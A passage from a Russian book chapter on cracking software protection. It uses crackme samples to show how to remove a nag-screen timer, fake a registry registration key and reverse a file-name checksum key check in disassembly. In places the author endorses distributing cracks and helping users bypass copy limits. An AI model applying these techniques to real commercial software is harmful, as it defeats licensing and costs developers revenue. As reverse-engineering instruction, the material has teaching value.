Продолжим трассировку или сразу выйдем из процедуры командой `p ret`. SoftIce покажет, что мы находимся глубоко внутри процедуры `MFC42!ORD_142B (OnWndMsg!!AMPER!!CWnd)` или, другими словами, в цикле выборки сообщений. Переданное сообщение находится по адресу `ss:[ebp+8]`. Легко видеть, что в нашем случае это `0x113`, которое более известно как `WM_TIMER` (это можно выяснить командой `WMSG 113`).

Теперь алгоритм защиты в общих чертах ясен. Приложение устанавливает таймер, который периодически посылает сообщение `WM_TIMER`, приводящее к появлению диалогового окна с просьбой о регистрации. Очевидно, что, блокировав его создание, мы не полностью нейтрализовали защиту. Таймер продолжает посылать сообщения, что можно проверить с помощью любого шпиона (например, `spyxx`).

Рассмотрим таблицу импорта crack0b.exe на диске:

```
USER32.dll
             F0  GetClientRect
            252  SetTimer
            ^^^^^^^^^^^^
            18C  IsIconic
            195  KillTimer
             B7  EnableWindow
            146  GetSystemMetrics
            19E  LoadIconA
```

Попробуем найти код, который вызывает `SetTimer`, для чего установим на последнюю точку останова:

```
015F:004013CD  MOV     EAX,[ESI+20]
015F:004013D0  PUSH    00
015F:004013D2  PUSH    00002710
015F:004013D7  PUSH    01
015F:004013D9  PUSH    EAX
015F:004013DA  CALL    [USER32!SetTimer]
015F:004013E0  MOV     ECX,[ESP+0C]
015F:004013E4  MOV     DWORD PTR [ESI+60],00000000
```

Очевидно, что, удалив `CALL [USER32!SetTimer]` вместе с заносимыми в стек параметрами, можно полностью парализовать защиту. Ветка вывода диалога попросту никогда не получит сообщения `WM_TIMER` и, следовательно, управления. Анализ защиты можно считать завершенным. Как видим, существует не один путь ее взлома. И любой способ ничем не хуже другого.

Рассмотрим еще один похожий пример в папке CD/SRC/CRACK0C/Crack0C.exe. Бросающимся в глаза отличием является NagScreen, всплывающий при первом запуске программы. Очевидно, что его появление связано не с таймером, а с процедурой инициализации приложения. Другое (более существенное) отличие можно увидеть, если запустить `spyxx` или изучить таблицу импорта. Нет сообщения `WM_TIMER`, и нет в импорте процедуры `SetTimer`. Очевидно, приложение ухитряется с высокой периодичностью вызывать NagScreen, не используя таймера. Самый очевидный способ это сделать — постоянно опрашивать текущее время и через некоторые промежутки передавать управление защите. Разумеется, организовать подобное можно либо непосредственно в цикле выборки сообщений, либо в отдельном потоке. По опыту могу сказать, что разработчики защит чаще всего предпочитают последнее. В чем можно убедиться, запустив Process Viewer Application, который входит в поставку MS VC (рис. 2.19).

Приложение имеет два потока. Вполне возможно, что один из них целиком принадлежит защите и не делает ничего, кроме постоянного опроса времени. Для подтверждения этого нам нужно изучить код потока и проанализировать его. Установим точку останова на `CreateThread`. Разумеется, приложение не вызывает его непосредственно, а действует через MFC. Но сейчас это для нас не важно. Вспомним прототип функции `CreateThread` или обратимся к SDK:

```
HANDLE CreateThread(
 LPSECURITY_ATTRIBUTES lpThreadAttributes,// pointer to security attributes
 DWORD dwStackSize,                       // initial thread stack size
 LPTHREAD_START_ROUTINE lpStartAddress,   // pointer to thread function
 LPVOID lpParameter,                      // argument for new thread
```

```
DWORD dwCreationFlags,                    // creation flags
LPDWORD lpThreadId                        // pointer to receive thread ID
);
```



Рис. 2.19. Просмотр списка потоков

Таким образом, адрес процедуры потока можно узнать с помощью команды

```
D ss:esp+0C
```

и последующего дизассемблирования. Разумеется, это будет `_beginthreadex` модуля MSVCRT. Однако, немного потрассировав последнюю функцию, можно добраться и до кода приложения. Здесь не помешает небольшой опыт работы с MFC. Microsoft предоставляет отладочные версии и даже исходные тексты, поэтому архитектуру MFC изучить нетрудно, но очень и очень полезно. То же самое можно отнести и к другим компиляторам и библиотекам.

Так или иначе, но найти рабочий код приложения в потоке будет нетрудно. Изучать его непосредственно в отладчике затруднительно и неудобно. Дизассемблер в этом отношении окажется более подходящим.

Рассмотрим результат его работы.

```
.text:00401740                    push    ecx
```

указывает на экземпляр класса, производного от `CWinThread`.

```
.text:00401741                    mov     eax, [ecx+6Ch]
.text:00401744                    push    esi
.text:00401745                    test    eax, eax
```

Очевидно, что `[ecx+6Ch]` — какой-то флаг. Но какой? На данном этапе это еще не ясно.

```
.text:00401747                  push    edi
.text:00401748                  jz      short loc_0_401750
```

Если этот флаг равен нулю, происходит выход из потока. Он может быть связан или с какой-то ошибкой, или с регистрацией. Так или иначе, если удалить условный переход `jz`, поток никогда не получит управления, и NagScreen не появится. Однако это не будет полноценным взломом, так как при первом запуске программы по-прежнему будет появляться диалог.

```
.text:0040174A                  pop     edi
.text:0040174B                  xor     eax, eax
.text:0040174D                  pop     esi
.text:0040174E                  pop     ecx
.text:0040174F                  retn
```

Остальное тело потока здесь не приводится для экономии места. Его содержимое не представляет ничего интересного. Поток — "стрелочник". Ему приказали — он выполнил, т. е. вывел диалог. Да, конечно, создание диалога нетрудно и блокировать, но это не даст ответа на вопрос: кто же за всем этим стоит? Убедимся, что этот поток всецело подчинен защите, т. е. ни для чего другого больше не служит.

Собственно говоря, непосредственно к защитному механизму могла относиться только переменная `[ecx+6Ch]`, весь остальной код потока полностью автономен и ничем не управляется. Необходимо найти код, манипулирующий этой переменной. Очень вероятно, что он и будет ядром защитного механизма, который мы пытаемся снять. Однако это потребует анализа, возможно, непростого и утомительного. Не лучше ли просто блокировать вызов диалога, невзирая на то, что защита по-прежнему работает — ведь досадить пользователю она уже не может? Чем плох этот метод? Так (или почти так) думает большинство кракеров. Может быть, думает все-таки по-другому, но ломает именно так. И в этом трудно их винить, так как рынок требует самых быстрых и дешевых решений. Красиво это решение или нет, заказчика ни в малейшей степени не интересует. Этим и вызвана деградация технической культуры. В наши дни эти слова уже звучат, как метафора. Действительно, есть техника, есть культура — а что такое техническая культура?

Сегодня программирование уже перестало быть искусством, и только отдельные энтузиасты-одиночки все еще считают его увлекательным хобби, на которое не жалко тратить все свободное время. Если вы принадлежите к их числу, то исследование защиты, несомненно, стоит продолжать, в противном случае можно удалить вызовы `AfxMessageBox`, чтобы NagScreen не появлялся ни при запуске, ни в дальнейшем.

Задумаемся над следующим неочевидным моментом. Если защитный механизм манипулирует флагом, вполне естественно, что при каком-то условии программа считается зарегистрированной, и эта переменная принимает значение единицы, блокирующее все остальные ветки защиты. (А их, забегая вперед, целых три). Но какое же условие может проверять защита? Никакой явной регистрации в программе не предусмотрено. Из источников ввода остаются только командная строка, ключевой файл и реестр. Первое — давно забытый пережиток MS-DOS и в Windows массового применения не нашло. А вот реестр очень даже вероятная кандидатура.

Читатель, вероятно, уже запускает монитор. Посмотрим, что нам даст его применение:

```
43      Crack0c OpenKey HKCU\SOFTWARE\CRACK0C\RegIt     NOTFOUND
```

В самом деле, защита пыталась открыть явно относящийся к регистрации раздел. Попробуем его создать и запустим программу еще раз (рис. 2.20).



Рис. 2.20. Удачное завершение взлома

О чудо! Программа признала нас зарегистрированным пользователем! Исчезли NagScreen, изменилась строка с "Ждите..." на "больше не появится...". Вот что значит качественный взлом!

Конечно, реальные защиты не только проверяют существование раздела, но и проверяют его значение. Здесь же для упрощения этого не делалось. Работа с реестром уже была рассмотрена выше и никаких трудностей не представляет. Более того, даже облегчает нам распространение "кряков" к программе.

Достаточно только экспортировать раздел `CRACK0C` в файл: запустив его, пользователь импортирует раздел в свой реестр и тем самым регистрирует приложение. Надо ли говорить, что распространение подобного файла никак не противоречит российскому законодательству, а поэтому ограничено быть не может.

Вообще же NagScreen даже трудно отнести к защите. Все, что нужно, это удалить одну или несколько процедур, даже не вникая в их алгоритм. Можно, конечно, противодействовать отладке и дизассемблированию, но сегодня совершенство и мощь инструментария хакера позволяют противодействовать любому антиотладочному коду. Интерактивный дизассемблер IDA

вообще невозможно обмануть именно в силу его интерактивности, так как предполагается его тесное взаимодействие с человеком. Человека же, в отличие от автоматики, одурачить очень трудно.

2.13. Ключевой файл

Настал черед рассмотреть и ключевые файлы. Обычно это самая сложная защита из всех ранее изложенных, поскольку может сочетать в себе как мощную шифровку, так и недостающие фрагменты кода. Но именно может: далеко не каждый разработчик защиты берет ее на вооружение. Нередко бывает и обратное: защитный механизм, основанный на ключевом файле, поддается взлому так же легко, как генератор регистрационных номеров (просто происходит чтение из файла, а не из консоли).

Можно рассмотреть два типа атаки. В первом хакер воссоздает ключевой файл, не затрагивая сам защитный механизм, а во втором модифицирует последний так, чтобы удалить проверки наличия\валидности ключевого файла. Обычно хакеры выбирают первое, поскольку это зачастую проще и вызывает меньше конфликтов с законодательством. Теоретически "левый" ключевой файл можно объявить поддельным, но чтобы за это привлечь к уголовной ответственности, формат ключевого файла должен быть защищен авторскими правами, что далеко не всегда возможно. Действительно, сам формат не может быть защищен по нашему законодательству. Можно защитить, скажем, используемую функцию шифровки. Но для этого нужно ее разработать. А авторы защит, напротив, сами склонны "втихаря" применять патентованные алгоритмы, ничего не отчисляя за их использование. Кроме того, не известен еще ни один судебный процесс, который был бы возбужден по этому поводу. Это, конечно, никак не должно толкать на нарушение закона. Впрочем, и законов-то, относящихся к ключевым файлам, нет. В их отсутствии каждый должен руководствоваться собственной моралью и этикой. Другими словами, я призываю читателя использовать свои умения и навыки не для нанесения кому-либо ущерба, а только в образовательных и познавательных целях.

Все ключевые файлы можно разделить на следующие категории: в ключевом файле содержится имя пользователя и регистрационный номер (часто зашифрованные). Защитный механизм проверяет их на соответствие и, если результат положительный, устанавливает флаг "регистрации" в единицу. Впрочем, имя пользователя может и отсутствовать, тогда проверяется только серийный номер. Разумеется, такие защиты очень уязвимы. Несмотря на то, что многие авторы, стремясь осложнить жизнь хакерам, даже додумались применить несимметричные криптоалгоритмы (которые при правильной реализации не дают ни малейшей возможности зашифровать свое имя и регистрационный номер, так как известен ключ только для расшифровки) или использовать цифровые подписи — все это не спасает. Взломщики идут дру-

гим путем: в конечном счете любая функция проверки возвращает результат завершения операции. Вот его-то и инвертируют. Или, скажем, удаляют саму проверку подлинности электронной подписи.

Некоторые программисты помещают в ключевой файл, отсутствующий в теле программы, код, который делает что-то полезное (чтобы зарегистрированная версия хоть чем-то отличалась от свободно распространяемой). Или используют файл как ключ к расшифровке закриптованных частей программы, которые добавляют новые возможности. Понятно, что такой подход относительно прост в программировании и практически не взламываем. "Практически" означает, что усилия, затраченные на взлом, почти всегда превзойдут стоимость легальной копии. При желании в ключевой файл можно и полпрограммы засунуть (хотя и возникнут трудности с его распространением) или поместить 1024-битовый ключ, который (при правильной реализации криптосистемы) не удастся вскрыть до конца света.

Впрочем, обычно такие ключи не ломают, а просто "заимствуют" у легальных пользователей и широко распространяют. Увы, и редкие защиты используют "привязку" к чему-то большему, нежели имя пользователя.

Парадоксально, но в некоторых защитах (если так можно их назвать) роль ключа выполняет само имя файла! Не знаю, кажется ли это разработчикам оригинальной идеей, или они пытаются таким образом сберечь место на дисках пользователей, но факт, что я видел за свою жизнь, по крайней мере, три таких защиты. Самые примитивные из них просто проверяли наличие файла, скажем, с именем Reg.key и, находя его, устанавливали флаг регистрации. Немного более сложные защиты помещали в имя файла инициалы пользователя и контрольную сумму для проверки. Разумеется, все это было зашифровано, чтобы не бросаться в глаза и не поддаваться элементарной подделке.

Рассмотрим простой пример crack11. Для начала попытаемся определить, предусматривает ли программа регистрацию, и если да, то какую. Для этого необходимо найти ссылку на строку `UNREGISTRED` и уточнить источник ее вызова. Если это условный переход, то, очевидно, разработчиком предусмотрен некий путь регистрации (листинг 2.129).

Листинг 2.129. Условный переход

```
.004011A5: 7517                    jne     .0004011BE
.004011A7: 6838304000              push     000403038 ; "UNREG..."
                                            ^^^^^^^^^
.004011AC: FF1554204000            call     printf ;MSVCRT.dll
.004011B2: 83C404                  add      esp,004 ;"□"
.004011B5: 33C0                    xor      eax,eax
```

```
.004011B7: 81C444010000                add       esp,000000144 ;"  □D"
.004011BD: C3                          retn
.004011BE: 8D542431                    lea       edx,[esp][00031]
.004011C2: 52                          push      edx
.004011C3: 6820304000                  push      000403020 ;"REG..."
.004011C8: FF1554204000                call      printf ;MSVCRT.dll
```

Не правда ли, наглядно? Регистрация и в самом деле предусмотрена. Осталось выяснить источник ввода, с которым манипулирует защита. Прокрутим экран немного вверх (листинг 2.130).

Листинг 2.130. Источник ввода

```
.00401120: 51                      push      ecx
.00401121: 684C304000              push      00040304C ;
.00401126: FF1500204000            call      FindFirstFileA;KERNEL32.dll
```

Очевидно, что регистрационная информация расположена в каком-то файле. Но в каком? На этот вопрос поможет ответить мониторинг файловых операций. Используем, например, Win95 File Monitor Марка Руссиновича. Его протокол очень интересен (листинг 2.131).

Листинг 2.131. Мониторинг

```
19 Crack11 FindOpen   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS .
20 Crack11 FindNext   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS ..
21 Crack11 FindNext   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS StdAfx.h
22 Crack11 FindNext   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS StdAfx.cpp
23 Crack11 FindNext   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS CRACK11.dsw
24 Crack11 FindNext   D:\KPNC\PHCK\SRC\VC\CRACK11\*.* SUCCESS CRACK11.cpp
```

Не совсем ясно, как функционирует защита. Кажется, что это простое чтение оглавления текущего каталога. И нет никакой информации о том, какой файл там должен находиться. Выходит, мониторинг не дал нам никакого результата? Вовсе нет — отрицательный результат тоже результат.

Алгоритм защитного механизма немного прояснился. В текущей директории ищется какой-то файл. Вероятно, защита даже не знает, какой точно, поэтому и не задает маски поиска. Похоже, что она проверяет некоторую дополнительную информацию, например, время создания, модификации или длину. Все эти поля могут выделять ключевой файл среди остальных. Возможно, меня спросят: как же защита может узнать дату, если в протоколе

отсутствует функция чтения времени? На самом деле тот, кто хоть немного сталкивался с программированием под DOS или Windows, должен помнить, что команды `FindFirstFile` и `FindNextFile` возвращают не только имя найденного файла, но и целый букет его свойств.

Заглянем в SDK, чтобы уточнить последнее. В описании `FindFirstFile` встретится ссылка на следующую структуру (листинг 2.132).

Листинг 2.132. Ссылка на структуру

```
typedef struct _WIN32_FIND_DATA { // wfd     DWORD dwFileAttributes;
   FILETIME ftCreationTime;
   FILETIME ftLastAccessTime;
   FILETIME ftLastWriteTime;
   DWORD    nFileSizeHigh;
   DWORD    nFileSizeLow;
   DWORD    dwReserved0;
   DWORD    dwReserved1;
   TCHAR    cFileName[ MAX_PATH ];
   TCHAR    cAlternateFileName[ 14 ];
                              } WIN32_FIND_DATA;
```

Какие поля использует защита, можно выяснить только с помощью дизассемблера\отладчика. Попробуем обойтись без IDA и проанализировать алгоритм с помощью одного HIEW. Это совсем не так сложно, как может показаться на первый взгляд.

Начнем изучение логики работы защитного механизма с самого начала. "А где оно, это начало?" — могут меня спросить. В самом деле, ответить не так просто. Однако достоверно известно, что `FindFirstFileA` лежит в непосредственной близости от начала защиты. Вот с этой точки мы и начнем свое путешествие по коду.

Прокрутим экран немного вверх, пока не встретим следующий код:

```
.0040110E: 6850304000                  push      000403050 ;
```

Посмотрим, на что указывает данное смещение:

```
.00403050:  43 52 41 43-4B 20 4D 45-20 30 78 31-31 20 0A 00 CRACK ME 0x11
```

Это же первая выводимая программой строка! Следовательно, мы находимся в непосредственной близости от точки входа в защитный механизм.

```
.00401113: FF1554204000                call      printf ;MSVCRT.dll
.00401119: 83C404                      add       esp,004 ;
.0040111C: 8D4C2414                    lea       ecx,[esp][00014]
```

Выделяется локальная переменная. По тому, как она будет использована (заслана в стек), можно выяснить по прототипу функции, что это структура WIN32_FIND_DATA:

```
.00401120: 51                    push      ecx
```

Вот эта переменная и засылается в стек:

```
.00401121: 684C304000            push      00040304C ;
.00403040:  52 45 44 20-43 4F 50 59-20 0A 00 00-2A 2E 2A 00  RED COPY *.*
```

А это, как видно, маска файлов для поиска:

```
.00401126: FF1500204000          call      FindFirstFileA;KERNEL32.dll
```

Нашли первый подходящий файл. С этого момента нужно ожидать вызовов FindNextFile:

```
.0040112C: 8B2D0C204000          mov       ebp,[00040200C]
```

А это что за смещение? Смотрим:

```
.0040200B: 008021000000          add       [eax][000000021],al
```

С первого взгляда непонятно. Но обратим внимание: эта область находится в таблице адресов импорта kernel32.dll. Строго говоря, мы не можем твердо рассчитывать, что 0x2180 действительно указывает на импортируемую функцию. Как было показано в предыдущем разделе, загрузчик попросту игнорирует записанное в ней значение и вычисляет адреса функций в том порядке, в каком они перечислены в таблице имен. Однако компиляторы, несмотря ни на что, все же правильно заполняют эту структуру, и если над ней не "поработал" разработчик защиты, то ее значение должно соответствовать истине.

Попробуем в этом убедиться:

```
.00402180:  9D 00 46 69-6E 64 4E 65-78 74 46 69-6C 65 41 00  Э FindNextFileA
```

Выглядит правдоподобно. Таким образом, в ebp помещен адрес импортируемой функции, и все вызовы call ebp следует читать как call FindNextFileA.

```
.00401132: 8BF8                  mov       edi,eax
```

В eax, как мы помним, был помещен результат выполнения функции FindFirstFileA. SDK нам скажет, что его ненулевое значение свидетельствует об успехе операции (и наоборот).

```
.00401134: 33F6                  xor       esi,esi
.00401136: 8A4C2440              mov       cl,[esp][00040]
```

Это, очевидно, первый символ строки cFileName. Для того чтобы понять это, придется заглянуть в файлы определений и узнать размер переменной FILETIME. Далее, исходя из того, что вся структура расположена в памяти по адресу [esp+0x14], нетрудно будет определить, к какому полю принадлежит [esp+0x40]. Однако обратим внимание на такую деталь: все остальные поля,

кроме имен, двойные слова. Выходит, `CL` не может быть ничем иным, кроме имени файла.

```
.0040113A: 32D2                    xor       dl,dl
.0040113C: 84C9                    test      cl,cl
```

В свете вышесказанного смысл этой строки очевиден. Строка завершается нулевым символом, и команда `test cl,cl` проверяет это.

```
.0040113E: 88542410                mov       [esp][00010],dl
```

Объявление еще одной локальной переменной размером в байт. Начальное значение равно нулю, так как перед этим была выполнена операция `xor dl,dl`.

```
.00401142: B801000000              mov       eax,000000001 ;
```

Очевидно, это регистровая переменная с начальным значением 1.

```
.00401147: 741F                    je       .000401168   -------- (1)
```

Условный переход выполняется только при достижении конца строки.

```
.00401149: 8A4C0440                mov       cl,[esp][eax][00040]
```

Посимвольный разбор имени файла, `eax` при этом — индекс. Обратим внимание: начальное значение `eax` равно единице, поэтому и разбор строки происходит не с первого символа, а только со второго! Интуиция вам уже подсказывает, что в этом должен быть заключен какой-то определенный смысл. Или... ошибка разработчика.

```
.0040114D: 0FBED9                  movsx     ebx,cl
.00401150: 81E303000080            and       ebx,080000003 ;
.00401156: 7905                    jns      .00040115D
.00401158: 4B                      dec       ebx
.00401159: 83CBFC                  or        ebx,-004 ;
.0040115C: 43                      inc       ebx
```

Этот очень витиеватый код, возможно, заставит вас призадуматься и окажется увлекательной головоломкой. Это маленькое чудо запрограммировано разработчиками MS VC. Действительно призадумаешься, прежде чем сказать в адрес Microsoft пару крепких бранных слов. Уж больно этот код хорош. При ближайшем рассмотрении оказывается, что это аналог функции `x mod 4`, но насколько же хорошо он оптимизирован!

Если это так, то, похоже, защита зачем-то вычисляет хеш-сумму от имени файла. В том, что это хеш, сомнений практически нет. Теперь вспомним, что первый символ имени был пропущен, а сама хеш-сумма вычисляется в байтовой переменной. Не правда ли, это наводит на мысль, что первый символ имени файла и есть контрольная сумма остальных? И весь этот механизм придуман для того, чтобы отличать ключевые файлы от остальных.

```
.0040115D: 02D3                    add       dl,bl
```

В данном случае dl выступает в роли накопителя хеш-суммы.

```
.0040115F: 40                    inc       eax
```

Перемещаем индекс на следующий символ.

```
.00401160: 84C9                  test      cl,cl
.00401162: 75E5                  jne      .000401149   -------- (1)
```

Вспомним, что cl представляет собой последний анализируемый символ имени файла. А вся эта конструкция проверяет, не является ли он завершающим нулем. В противном случае продолжается цикл подсчета хеш-суммы.

```
.00401164: 88542410               mov       [esp][00010],dl
```

После выхода из цикла вычисления хеша логично ожидать, что теперь этот хеш будет сравниваться с эталонным, предположительно, с первым символом имени. Однако нам встречается очень странный цикл.

```
.00401168: 48                     dec       eax
```

Уменьшаем индекс. Очевидно, разбор имени пошел в обратном направлении.

```
.00401169: 740E                   je       .000401179   -------- (2)
```

Проверка, что индекс не равен нулю. Иначе говоря, шапка цикла — от текущей позиции и до первого символа.

```
.0040116B: 8A54043F               mov       dl,[esp][eax][0003F]
```

Загружаем очередной символ строки.

```
.0040116F: 80F206                 xor       dl,006 ;
```

Ксорим его. Правда, еще не понятно, зачем.

```
.00401172: 8854043F               mov       [esp][eax][0003F],dl
```

И записываем обратно. Похоже, что это цикл расшифровки строки. Вероятно, в ее имени содержится что-то важное.

```
.00401176: 48                     dec       eax
.00401177: 75F2                   jne      .00040116B   -------- (3)
```

Выполняем цикл.

```
.00401179: 0FBE542440             movsx     edx,b,[esp][00040]
```

Наконец-то мы обращаемся к первому символу. Заметим, что теперь уже расшифрованному.

```
.0040117E: 8B442410               mov       eax,[esp][00010]
```

А это вычисленная хеш-сумма. Действительно, похоже, что сейчас их будут сравнивать.

```
.00401182: 83EA41                 sub       edx,041 ;"A"
```

Вычитаем из символа "A". Действительно, чтобы имя было читаемым, разработчику защиты пришлось добавить к хеш-сумме этот символ, иначе не было бы попадания в нужный диапазон.

```
.00401185: 25FF000000                and       eax,0000000FF ;"   "
```

Преобразуем результат в байт.

```
.0040118A: 3BC2                      cmp       eax,edx
```

Сравниваем значения друг с другом.

```
.0040118C: 7505                      jne      .000401193   -------- (4)
```

Если два значения идентичны, то флаг esi устанавливается в единицу (показан далее). В противном случае он остается равным нулю.

```
.0040118E: BE01000000                mov       esi,000000001
```

Вот очень хороший кандидат на глобальный флаг регистрации.

```
.00401193: 8D4C2414                  lea       ecx,[esp][00014]
.00401197: 51                        push      ecx
.00401198: 57                        push      edi
.00401199: FFD5                      call      ebp
```

Выполним вызов FindNextFile:

```
.0040119B: 85C0                      test      eax,eax
.0040119D: 7597                      jne      .000401136   -------- (5)
```

Будем продолжать цикл до тех пор, пока все файлы в текущем каталоге не будут исчерпаны.

```
.0040119F: 5F                        pop       edi
.004011A0: 85F6                      test      esi,esi
```

А вот и проверка флажка!

```
.004011A2: 5E                        pop       esi
.004011A3: 5D                        pop       ebp
.004011A4: 5B                        pop       ebx
.004011A5: 7517                      jne      .0004011BE   -------- (2)
```

Очевидно, что переход осуществляется только, когда флажок равен единице. В противном случае программа считается незарегистрированной.

```
.004011A7: 6838304000                push      000403038 ;
```

Посмотрим, куда он указывает:

```
.00403030:  20 25 73 20-0A 00 00 00-55 4E 52 45-47 49 53 54  %s UNREGIST
.00403040:  52 45 44 20-43 4F 50 59-20 0A 00 00-2A 2E 2A 00  RED COPY *.*
```

Точно, это незарегистрированная ветка.

```
.004011AC: FF1554204000              call      printf ;MSVCRT.dll
.004011B2: 83C404                    add       esp,004
```

```
.004011B5: 33C0                    xor       eax,eax
.004011B7: 81C444010000            add       esp,000000144
.004011BD: C3                      retn
```

А вот эта ветка получает управление, только когда `esi` равен единице.

```
.004011BE: 8D542431                lea       edx,[esp][00031]
```

Постойте-ка, а ведь `edx` указывает на расшифрованную строку! Очевидно, для того, чтобы вывести ее на экран.

```
.004011C2: 52                      push      edx
```

Точно, `prinft` выводит ее!

```
.004011C3: 6820304000              push      000403020 ;" !!AMPER!!0 "
.00403020:  52 45 47 49-53 54 45 52-45 44 20 46-4F 52 20 3A  REGISTERED FOR :
```

Так вот что это за строка — это имя пользователя!

```
.004011C8: FF1554204000            call      printf ;MSVCRT.dll
```

Защита оказалась довольно любопытной. Она сохраняла регистрационную информацию непосредственно в имени файла. Не самый плохой вариант, особенно учитывая, что длинные имена win95 позволяют вместить до 260 символов, что приблизительно равно размеру среднего ключевого файла. Любопытно, что некоторые разработчики заполняют такие файлы "мусором" для сбивания с толку. Интересно, насколько же наивным надо быть, чтобы думать, будто такой трюк может кого-то запутать.

Мы разобрали алгоритм защиты. А как ее сломать? Можно, конечно, в строке `0x0401134` установить начальное значение `esi` в единицу, и тогда, независимо от наличия ключевого файла, программа окажется зарегистрированной. Но это не лучший путь, теперь программа выдает вместо имени регистрации откровенный мусор. Чтобы этого избежать, придется либо отключить вывод строки на экран, заменив его, скажем, на другую строку с нашими инициалами, либо написать собственный генератор. Последнее, конечно, предпочтительнее.

Еще замечание. На самом деле автор предусмотрел два уровня защиты, последний из которых неплохо замаскирован и с первого взгляда вряд ли будет замечен. Рассмотрим еще раз фрагмент (листинг 2.133).

Листинг 2.133. Фрагмент

```
.0040118A: 3BC2                    cmp       eax,edx
.0040118C: 7505                    jne      .000401193  -------- (4)
.0040118E: BE01000000              mov       esi,000000001
.00401193: 8D4C2414                lea       ecx,[esp][00014]
.00401197: 51                      push      ecx
.00401198: 57                      push      edi
```

```
.00401199: FFD5                          call      ebp
.0040119B: 85C0                          test      eax,eax
.0040119D: 7597                          jne      .000401136  -------- (5)
.004011BE: 8D542431                      lea       edx,[esp][00031]
```

Подумаем, что будет, если ключевой файл окажется не последним в директории. Тогда `edx` в строке `0x04011BE` будет указывать на имя совсем другого файла, превращенное расшифровкой в мусор, а вовсе не на регистрационную строку. Для чего это сделано? Очевидно, что ключевой файл создается последним в директории, и все исправно работает. Но лишь до того момента, пока файлы этого каталога не будут куда-нибудь скопированы так, что ключевой файл окажется не последним в списке. Защита откажет в работе! Не правда ли, оригинальный способ защититься от копирования? Но какому пользователю это понравится? Он хочет получить полноценную копию, не обремененную ограничениями защиты. И мы поможем ему в этом. Но сначала создадим хотя бы один корректный ключевой файл.

Не будем спешить писать свой генератор. Гораздо проще положиться на сам защитный механизм и просто "подсмотреть" правильную строку и контрольную сумму для нашего имени. Создадим файл (или каталог — безразлично, но последнее приятнее) и дадим ему имя XKRIS KASPERSKI, где X — зарезервированный символ для будущей контрольной суммы.

Теперь достаточно остановиться в строке `0x040118A` и подсмотреть сгенерированную защитой строку. Необходимо воспользоваться отладчиком. Но каким? Ведь кроме SoftIce, в мире немало и других программ. Например, для этой цели подойдет интегрированный отладчик в MS VC. Конечно, по своим возможностям он уступает SoftIce, но прост и удобен в управлении, имеет хорошо спроектированный интерфейс и неплохое ядро, а также великолепную возможность работы с исходными текстами родных для него MFC-библиотек, которые находятся на компакт-диске, прилагаемом к VC.

Загрузим файл в отладчик и перейдем к строке `0x040118A`. Если теперь нажать <Ctrl>+<F10>, то программа будет выполнена только до текущей строки, а затем управление вновь получит отладчик. Другими словами, аналог команды `here` в отладчиках SoftIce и Turbo Debugger. Но как мы узнаем, что строка принадлежит именно нашему файлу, а не какому-нибудь другому? Самый простой способ выяснить, какой файл сейчас обрабатывается, это взглянуть на его имя. Как мы помним, оно расположено в стеке по адресу `esp+0x40`. Вызовем окно отображения дампа и перетащим мышью эту строку в окно или введем ее вручную.

Какая жалость: строка зашифрована, и по ней никак не получается узнать имя. Но не будем спешить. Действительно, шифровка искажает имена файлов до неузнаваемости, но длину строки оставляет неизменной. Ключевой файл с именем XKRIS KASPERSKI будет самым длинным из всех присутствующих в каталоге, что не сможет не броситься нам в глаза.

